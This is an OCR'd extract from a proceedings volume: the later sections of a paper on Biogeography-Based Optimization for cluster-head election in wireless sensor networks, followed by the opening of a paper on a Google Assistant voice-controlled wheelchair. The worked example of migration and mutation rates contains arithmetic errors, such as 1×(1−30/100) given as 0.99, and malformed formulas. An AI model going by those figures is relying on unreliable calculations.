
In our proposed approach, we use a metaheuristic algorithm in the Cluster Head election step. Therefore, we develop a Biogeography-Based Optimization for the election of the best set of cluster heads for each actual round until reaching the stopping criterion.

4.1 General Description

The main steps of the flowchart of the BBO in Fig. 3 are explained as follows:

1. **Initialization**: We initialize WSN parameters such as the number of nodes, field dimensions, and heterogeneity level. We initialize also energy model parameters and threshold distance.

Fig. 3 Flowchart of the proposed BBO


Start
Initialization
Random depkoyements of Sensors
Initialize algorithm parameters
Create islands initial population
Evaluate islands HSI and Sort Population from best to worst
Find species count probabilities P, and Mutation rate m
Sort k islands in decending and map them according to µmax -> µmin (λmax -> λmin)
Migration operator
Mutation operator
If Iter < Iter-MAx
Yes
No
Best solution from the population is the best set of cluster heads
Cluster Heads selection using BBO
Associate cluster members
If Round < RoundMax
Yes
No
Stop

2. **Network deployments**: Deployment of N sensor nodes on a field of M × M dimensions by applying heterogeneity percentage.
3. **Cluster Head selection using BBO**: In this step, the BBO algorithm is applied to select the best set of clusters:
    - Possible solutions are referred to as islands in BBO. We use BBO for the election of cluster heads where the island is a vector of SIVs where each one is a bit that represents each node of the network, and it could be a possible cluster or normal node member. The dimension of the individual island is equal to the total number of nodes.
    - A population of individuals (islands) is randomly generated. The encoding of the island solution vector is binary: **1** for the node that plays the role of cluster head, **0** for normal nodes, and **−1** for dead nodes [17]. Cluster head is elected using Poptimal.
    - Calculate HSI of each island and then sort the population from best to worst. Islands with low HSI are good solutions, unlike solutions with high HSI.
    - It selects elite solution to perform migration.
    - Based on HSI value immigration and emigration rates are assigned to each selected island. Good solutions (Low HSI) are assigned with emigration rates, and bad solutions are assigned with immigration rates.
    - Migration operator is performed on the selected solution.
    - The habitat solution is selected for mutation using mutation probability, then rand (random number generated between 0 and 1) is used for deciding whether to mutate or not. Afterward, a random SIV is chosen in the solution vector to mutate its value either to 1 or to 0.
    - The BBO process performs repeatedly until it reaches the maximum number of iterations.
    - By the final iteration, the final solution is considered the island with the best set of CHs to the actual round.
4. **Best set of cluster Heads**: Associate cluster numbers according to the distance that separates the nodes of the elected cluster head.
5. **Clustering**: Perform the clustering process until the Rmax round is reached or the network runs off energy.

4.2 Island Encoding

A binary coding scheme is considered to represent each island or habitat in the ecosystem [17]. The island's SIVs index value is the sensor node number, and the bit of this SIVs indicates whether the node behaves as a cluster head; see Fig. 4.

- 1: Sensor node has the role of a cluster head.
- −1: Sensor with no energy left (dead sensors).




Fig. 4 Island encoding



1
0 0 0 0 0 0 0 0 0 0
Network composed of 10 sensors
2
0 1 0 0 0 1 1 0 0 0
Cluster heads for the first round
1 0 1 1 1 0 0 1 1 1
Cluster heads for the second round
1 1 0 1 0 1 1 1 0 1
Cluster heads for the third round
0 0 0 1 0 1 0 0 0 1
Cluster heads for the Nth round

Fig. 5 Representation of the solutions

Figure 5 illustrates the solutions to the problem; in **1**, no cluster head is initially selected so all the SIVs are equal to 0. In **2**, in every new round a new set of cluster heads is selected.


Figure 6 represents the evolution of the network through the different rounds. Sensors consummated their energy and when a sensor node depletes all of its energy, its SIV turns into “−1” which means it is not eligible to be elected.

4.3 Island Population Initialization

The initialization of the population is done randomly using optimal election probability, see Eq. 8:

$$P\ optimal = \frac{K\ opt}{Number\ of\ Nodes} \tag{8}$$

If a generated random number from (0,1) is less than P optimal, then the sensor node is selected as a cluster head, else it is considered as a normal cluster member. A population of individuals contains mainly a set of islands (chromosomes in GA notations) which are vectors with the same length of total number of nodes of the




1	1	1	1	1	1	1	1	1	1
1	1	-1	1	1	1	1	1	1	1
1	1	-1	1	-1	1	1	1	1	1
1	1	-1	1	-1	1	1	1	-1	1
1	1	-1	1	-1	1	1	-1	-1	1
1	1	-1	1	-1	1	1	-1	-1	-1
-1	1	-1	1	-1	1	1	-1	-1	-1
-1	1	-1	1	-1	1	-1	-1	-1	-1
-1	-1	-1	1	-1	1	-1	-1	-1	-1
-1	-1	-1	-1	-1	1	-1	-1	-1	-1
-1	-1	-1	-1	-1	-1	-1	-1	-1	-1

Fig. 6 Network lifetime representation

network. The best solution is the solution with the best set of possible clusters for the actual round. The population is initialized randomly using the optimal election probability. When the population is initialized, a HSI score of each island is calculated to define how good the solution is; then islands are sorted from best to worst. Best habitats are selected to perform migration. Each bit in the island solution vector is considered an SIV. Good solutions are islands with low HSI, and poor solutions are islands with high HSI. A good solution has the best set of cluster heads that dissipates less energy, else the higher the HSI is the more the network dissipates energy. Figure 7 illustrates habitat initialization; based on the initialization phase of solutions, an island is a vector with length equal to the total number of sensor nodes, as explained in Fig. 4, in the network, and according to the solution encoding, each node represents a bit SIV in the island vector, and each SIV is equal to 1 or 0 (cluster head or normal node).

Afterward, the HSI of each solution is calculated using Eq. 7 to evaluate the solution. Figure 7a illustrates the HSI values of each solution. In our problem, the lower the HSI is, the more the solution is efficient, because in our fitness function we consider minimizing the compactness and maximizing the separation of clusters which means that a solution with less number of clusters is the efficient solution. Then in Fig. 7b, the species count is also calculated.



H1	0	1	0	0	0	1	1	0	0	0	HSI1 = 12
H2	1	0	1	1	1	0	0	1	1	1	HSI2 = 2
H3	1	1	0	1	0	1	1	1	0	1	HSI3 = 30
H4	1	1	0	0	0	1	1	1	0	0	HSI4 = 46
H5	1	0	0	0	1	1	0	1	1	0	HSI5 = 24

(a)

A population of five islands is generated and randomly initialized. Then HSI of each island is calculated

Smax = 100 for each island

Species count in H1 = 7

Species count in H2 = 19

Species count in H3 = 25

Species count in H4 = 16


Species count in H5 = 6

(b)

Calculation of species count for each island

Fig. 7 Initialization of the population

Fig. 8 Immigration and emigration rate calculation



Calculation of emigration/immigration rate

Λ1 = 1x(1-12/100) = 0,11 *μ1 = 1x(12/100) = 0,12*

Λ2 = 1x(1-2/100) = 0,12 *μ2 = 1x(2/100) = 0,02*

Λ3 = 1x(1-30/100) = 0,99 *μ3 = 1x(30/100) = 0,3*

Λ4 = 1x(1-46/100) = 0,46 *μ4 = 1x(1-46/100) = 0,46*

Λ5 = 1x(1-24/100) = 0,23 *μ5 = 1x(6/100) = 0,06*

(c)

Calculation of Immigration / Emigration rates


4.4 Migration Operator

An island solution uses emigration and immigration rates to decide if it's a giver or a receiver of SIVs. In the illustration, the emigration rate λi and immigration rate μi of each island are calculated based on the number of species as shown in Fig. 8.

The migration process illustrated in Fig. 9 first starts by selecting the island **H3** with a higher immigration rate lambda3, and the island **H4** is selected based on high emigration rate μ4. Afterward, a random position is chosen from among all the positions, and all the SIVs from **H4** appears in island **H3**.

4.5 Mutation Operator


The mutation probability decides which island performs mutation as illustrated in Fig. 10, afterward, random SIV is chosen on the vector and its bit mutates to 0 if it is 1 and vice versa. In the illustration of Fig. 10, the emigration rates of islands are [0.12, 0.02, 0.3, 0.46, 0.06] and calculated in previously (Fig. 9). A habitat **H2** is



Suppose That **H3** is selected due to its high immigration probability**(0,99)** then Generate random number **r1(0,1),** if **r1** is les than **Λ3** *then* ***H3*** *selected. Afterwards,* **H4** *is selected based on its high emigration rate. Both the above stated process perform migration.*

H4	1	1	0	0	0	1	0	0	1	0
H3	1	1	0	1	0	0	1	1	0	1
H3	1	1	0	1	0	1	0	0	1	0

Fig. 9 Migration illustration



Mutation operator

Emigration rate of the habitats **H1-H5**

μ1 = 0,12

μ2 = 0,02

μ3 = 0,3

μ4 = 0,46

μ5 = 0,06

Mutation probability of habitat Hi using **Mi = mmax(1-Pi/Pmax),** where **mmax = 0,2**

M1 = 0,2(1-0,12/0,46 = 0,38

M2 = 0,2(1-0,02/0,46 = 0,42

M3 = 0,2(1-0,3/0,46 = 0,30

M4 = 0,2(1-0,46/0,46) = 0,23

M5 = 0,2(1-0,06/0,46 = 0,40


If random number (0,1) is less than M2 then perform mutation by selecting random SIV within it habitat

H2	1	0	1	1	1	0	0	1	1	1
H2	1	0	1	0	1	0	0	1	1	1

Fig. 10 Mutation illustration

selected for mutation and a randomly generated number between **(0,1)**. If the random number is less than the mutation probability **M2**, then mutation is performed. Then, a random SIV is selected and its bit is modified.

Fig. 11 Simulation of the instance



5 Simulation Results and Discussion

The proposed approach was developed and simulated using a Matlab R2021a environment on an Asus Intel(R) Core(TM) i5-6198DU CPU 2.30GHz, 2.40 GHz 6th generation with 16GB ram memory and 1TB hard disk alimented with Windows 10 Professional.

Figure 11 is a caption of the instance simulation where the star shape in the middle represents the sink node, the blue circles represent the normal nodes, the purple circles represent the advanced, and the cyan circles represent super nodes; the stars on the circles are elected cluster heads for the actual round.

The evaluation of our proposed approach is performed with existing protocols for analyzing the working performance in terms of various performance parameters such as network lifetime. The network and energy model parameters used for the simulation are shown in Table 2.

Figure 12 shows the result comparisons for our developed approach. The network lifetime of our proposed protocol extended upto 60.77%, 51.65%, and 31.14% rounds, 16.98% more than LEACH, SEP, DEEC, and Rahul. P.

Table 3 shows the results of the simulation. The BBO-based clustering approach is used for electing the best set of cluster heads allowing to enhance the lifetime of the network by increasing the total number of rounds and efficient clustering of CHs set more than previously mentioned protocols.

Table 2 Network and energy model parameters

Parameters	
Network	
Number of nodes	100
Network size	(100,100)m
BS Location	(50,50)m
Heterogeneity percentage	30%adv, 10%sup
Energy model	
Eo	0.5J
Eheter (level1)	1
Eheter (level2)	1.5J
Eelect	40nJ/bit
Efs	8pJ/bit/mÂ²
Emp	0.0012pJ/bit/m^2
Eda	5nJ
L	4000




Fig. 12 Comparison of the result with other protocols

Table 3 Simulation results

	Number of rounds				
	LEACH	SEP	DEEC	Rahul. P	BBO
LND	3073	3134	3475	5743	**6917**

6 Conclusion and Perspectives

Regardless of the large-scale application of the Wireless Sensor Network Technology, and its efficiency for real-time monitoring in many fields, its limited resources made a big challenge for their deployment. This paper attacks energy efficient consumption since it is a major challenge due to its effect on the network lifetime. The proposed work selecting the best set of clusters from network nodes to efficiently reduce energy dissipation to maximise the lifetime of the network with metaheuristics-based clustering protocol.

A future study will focus on optimising other objectives using a method designed to solve multi-objective problems.

References

1. Stankovic JA (2008) Wireless sensor networks. Computer 41(10):92–95
2. Borges LM, Velez FJ, Lebres AS (2014) Survey on the characterization and classification of wireless sensor network applications. IEEE Commun Surv Tutor 16(4):1860–1890
3. Mohamed RE, Saleh AI, Abdelrazzak M, Samra AS (2018) Survey on wireless sensor network applications and energy-efficient routing protocols. Wirel Pers Commun 101(2):1019–1055
4. Tembhre P, Cecil K (2020) Low power consumption heterogeneous routing protocol in WSN. In: 2020 international conference on recent trends on electronics, information, communication and technology (RTEICT). IEEE
5. Jain N, Sinha P, Gupta SK (2013) Clustering protocols in wireless sensor networks: a survey. Int J Appl Inf Syst (IJAIS) 5(2)
6. Prabhu B, Mahalakshmi R, Nithya S, Manivannan PD, Sophia S (2013) A review of energy efficient clustering algorithm for connecting wireless sensor network fields. Int J Eng Res Technol 2(4):477–481
7. Merabtine N, Djenouri D, Zegour DE (2021) Towards energy efficient clustering in wireless sensor networks: a comprehensive review. IEEE Access
8. Fu C, Jiang Z, Wei WEI, Wei A (2013) An energy balanced algorithm of LEACH protocol in WSN. Int J Comput Sci Issues (IJCSI) 10(1):354
9. Islam MM, Matin MA, Mondol TK (2012) Extended stable election protocol (SEP) for three-level hierarchical clustered heterogeneous WSN
10. Singh S, Malik A, Kumar R (2017) Energy efficient heterogeneous DEEC protocol for enhancing lifetime in WSNs. Eng Sci Technol, Int J 20(1):345–353
11. Priyadarshi R, Rawat P, Nath V, Acharya B, Shylashree N (2020) Three level heterogeneous clustering protocol for wireless sensor network. Microsyst Technol 26(12):3855–3864
12. Simon D (2008) Biogeography-based optimization. IEEE Trans Evol Comput 12(6):702–713
13. Hamilton TH (1968). iogeography and ecology in a new setting: the theory of island biogeography. In: MacArthur RH, Wilson EO (eds) Princeton University Press, Princeton, NJ, 1967, p 215, illus Cloth, 8; paper, 3.95. Monographs in population biology, no 1. Science 159(3810) 71–72
14. Harrabi M, Belkahla Driss O, Ghedira K (2023) Powerful biogeography-based optimization algorithm with local search mechanism for job shop scheduling problem with additional constraints. In: Computational intelligence in security for information systems conference, international conference on European transnational education. Springer, Cham, pp 52–61
15. Guo W, Chen M, Wang L, Mao Y, Wu Q (2017) A survey of biogeography-based optimization. Neural Comput Appl 28(8):1909–1926

16. Wang G, Guo L, Duan H, Liu L, Wang H (2012) Dynamic deployment of wireless sensor networks by biogeography based optimization algorithm. J Sens Actuator Netw 1(2):86–96
17. Pal R, Yadav S, Karnwal R (2020) EEWC: energy-efficient weighted clustering method based on genetic algorithm for HWSNs. Complex Intell Syst 6(2):391–400
18. Lee JY, Lee D (2019) Improvement of CH election in three-level heterogeneous WSN. Indones J Electr Eng Comput Sci 13(1):272–278
19. Gupta GP, Jha S (2019) Biogeography-based optimization scheme for solving the coverage and connected node placement problem for wireless sensor networks. Wirel Netw 25(6):3167–3177
20. Kaushik A, Indu S, Gupta D (2019) Adaptive mobile sink for energy efficient WSN using biogeography-based optimization. Int J Mob Comput Multimed Commun (IJMCMC) 10(3):1–22
21. Jagan GC, Jesu Jayarin P (2022) Wireless sensor network cluster head selection and short routing using energy efficient electrostatic discharge algorithm. J Eng

Internet of Things and Smart Intelligence-Based Google Assistant Voice Controller for Wheelchair

K. Muthulakshmi, C. Padmavathy, N. Kirthika, B. Vidhya, and M. A. P. Manimekalai

Abstract The need for wheelchairs has continuously increased over the years, owing to a rise in the number of elderly and physically challenged individuals who use them. Hand-operated and electrically driven wheelchairs are the most common forms of wheelchairs used across the world. It is difficult to use for those who are physically impaired, paralyzed, or have a hand problem. The use of a hand-operated wheelchair necessitates physical strength, making it difficult for the elderly or crippled to use. The suggested system's goal is to use Google Assistant to manage the wheelchair via voice commands. The device is meant to allow a person to operate a wheelchair using their voice. The goal of this project is to make it easier for persons who are disabled or handicapped, as well as older people who are unable to walk freely, to move around and live a life where their everyday necessities, are less dependent on others. Speech recognition is a key technique that will enable humans to interact with technologies and equipment in novel ways. As a result, Google Assistant solves the issues they have with speech recognition for wheelchair mobility. This may be accomplished and maximized by using a smartphone device as an intermediary or interface. Interfaces have been built in this project to produce software that recognizes voice and also regulates the chair's motion, as well as a system that can handle or manage display signals. To offer wheelchair mobility, this project uses an ESP8266 Microcontroller circuit and DC motors, as well as ultrasonic sensors to identify obstructions in the wheelchair's route.

Keywords Google Assistant · Node MCU · Adafruit.IO · Motor Driver · Voice control

K. Muthulakshmi (✉) · N. Kirthika · B. Vidhya
Electronics and Communication Engineering, Sri Krishna College of Technology, Coimbatore, India
e-mail: kavi.neha@gmail.com

C. Padmavathy
Computer Science Engineering, Sri Ramakrishna Engineering College, Coimbatore, India
e-mail: padma.dhansh@srec.ac.in

M. A. P. Manimekalai
Karunya Institute of Technology and Sciences, Coimbatore, India

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_54

1 Introduction

There is an increasing need for crippled or immobile persons to be transported both within and outside the home or office, as well as in the roadways and other public locations. The Manual Wheelchair offers a number of benefits, including being lightweight, collapsible, and detachable, as well as being easy to store and travel. The wheels of this wheelchair may be rotated by hand or with the use of external devices. The downside is that crippled and paralyzed persons who use manual wheelchairs must rely upon them for their movement because of their infirmity.

On the contrary, people who use a motorized wheelchair may do so without any help. The individual is capable of moving independently and on their own. As a result, their mobility was not restricted by their impairment. People who are paralyzed or have hand impairments make it challenging to manage a motorized wheelchair since their hands were unable to do it. As a result, voice-controlled wheelchairs are created for those who are unable to use their hands. This may be avoided by using voice instructions to operate the wheelchair.

The orders will be transmitted to the node MCU microcontroller using an android phone based on the spoken commands supplied, and the controller will operate the motor, which will start moving in the desired direction. These instructions are basic enough for any user to understand. When a command is received, the relevant motor is moved in that direction. The ultrasonic and infrared sensors in the obstacle detection unit detect the impediment and inform the user. IFTTT and Adafruit.IO are used to connect all of the hardware and software apps.

2 Literature Survey

Hemiplegics frequently use a one-arm drive wheelchair. Current designs perform much worse than a standard manual wheelchair [1–5]. A nimble, collapsible, and it was created a simple-to-use power-assist one-arm drive wheelchair. A motor powers the wheel on the user's affected side, encoders on both back wheels monitor wheel movements, and guiding is controlled by a rotary heel connector on a foot [6]. The hand-driven wheel's rotation is analyzed by a control system, which responds to the wheel and steering positions. Based on conventional industry test techniques, the prototype met and surpassed predefined design parameters. With very few changes, a broad range of manual wheelchairs may be adapted with the power-assist components. We created a voice-controlled wheelchair to aid physically challenged people. Voice instructions can be used to operate the wheelchair. In our system, we employ "Julian", a grammar-based recognition parser. The three sorts of commands are the basic reaction command, the quick-moving reaction command, and the verification command [7–10].

Julian experimented with voice recognition and achieved a successful recognition rate of 98.3 percent for the movement command and 97.0 percent for the verification control. In a university room, a running experiment with three people was conducted, demonstrating the usability of our method [11–15].

A smart robotic wheelchair can make a big difference in a handicapped person's life [16]. When it comes to self-propulsion, a wheelchair presents a conundrum for a handicapped person due to its many advantages. This research outlines a cost-effective robot control system solution. The wheelchair control system shown here may be utilized for a variety of complex robotic applications.

The automated robotic wheelchair has capabilities such as obstacle detecting and circuitry to prevent hitting obstacles, as well as emergency phoning. Using an embedded systems solution on a self-propelled wheelchair enhances expandability. A versatile wheelchair for individuals with disabilities is described in this study that incorporates a touch screen, ultrasonic sensor, and GSM system that is controlled by a microcontroller, eliminating the need for switching technologies and lowering hardware costs.

3 Existing Methodology

The current approaches for automated wheelchairs include touch panel-based wheelchairs, brain-controlled wheelchairs, eye-controlled wheelchairs, and Bluetooth-controlled speech-based wheelchairs, which are the primary issues faced in existing powered wheelchairs. However, there are significant drawbacks to these existing systems, including the voice's restricted bandwidth, which makes rapid modifications in wheelchair movement impractical.

The trouble with the old approach is that when the wheelchair is far away from the user, it is difficult to bring it closer to them automatically since the wheelchair's speech mic may fail to register the user's voice; requiring assistance from others to get it closer to them. It also has energy limitations in the Blynk app.

4 Proposed Methodology

The main purpose of the proposed system is to address the issues with the current system by combining Google Assistant to control the chair using Adafruit.IO and IFTTT, whereas the present system controls the motions with Bluetooth, gesture control, and other methods. Instead of Bluetooth, Wi-Fi (Wireless Fidelity) and IFTTT are used to remove speech recognition failure, latency, and reliance on others. The ESP 8266 node MCU is utilized, which saves money on installation because it has a Wi-Fi module built-in module allowing the system to be quickly connected to a mobile device. The Google Assistant is employed in the suggested solution, which eliminates the need for outside assistance by allowing users to operate their wheelchair and pull it closer to them using their cell phone. Voice control might help the wheelchair operator maintain optimal alignment inside his or her seating arrangement by removing the need to move or operate the wheelchair physically.

The suggested system's block diagram is shown in Fig. 1. With the aid of real-time sensors, the suggested system maintains track of characteristics such as distance, existence of surrounding objects or barriers, and steps when the control instruction is delivered to the controller. These characteristics are continually those sensors are keeping an eye on, which inform or notify the user when an obstruction is present and stop the wheelchair's progress to avoid crashes. The sensors collect data about the parameters in the environment, and the controller moves the wheelchair based on control instructions utilizing that data.

The control commands are obtained through the Google Assistant app. The user's voice is identified by the Google Assistant, which can be recognized by filtering out the sounds surrounding them. To send the control instruction from Google Assistant to the microcontroller, IFTTT and Adafruit.IO are utilized.

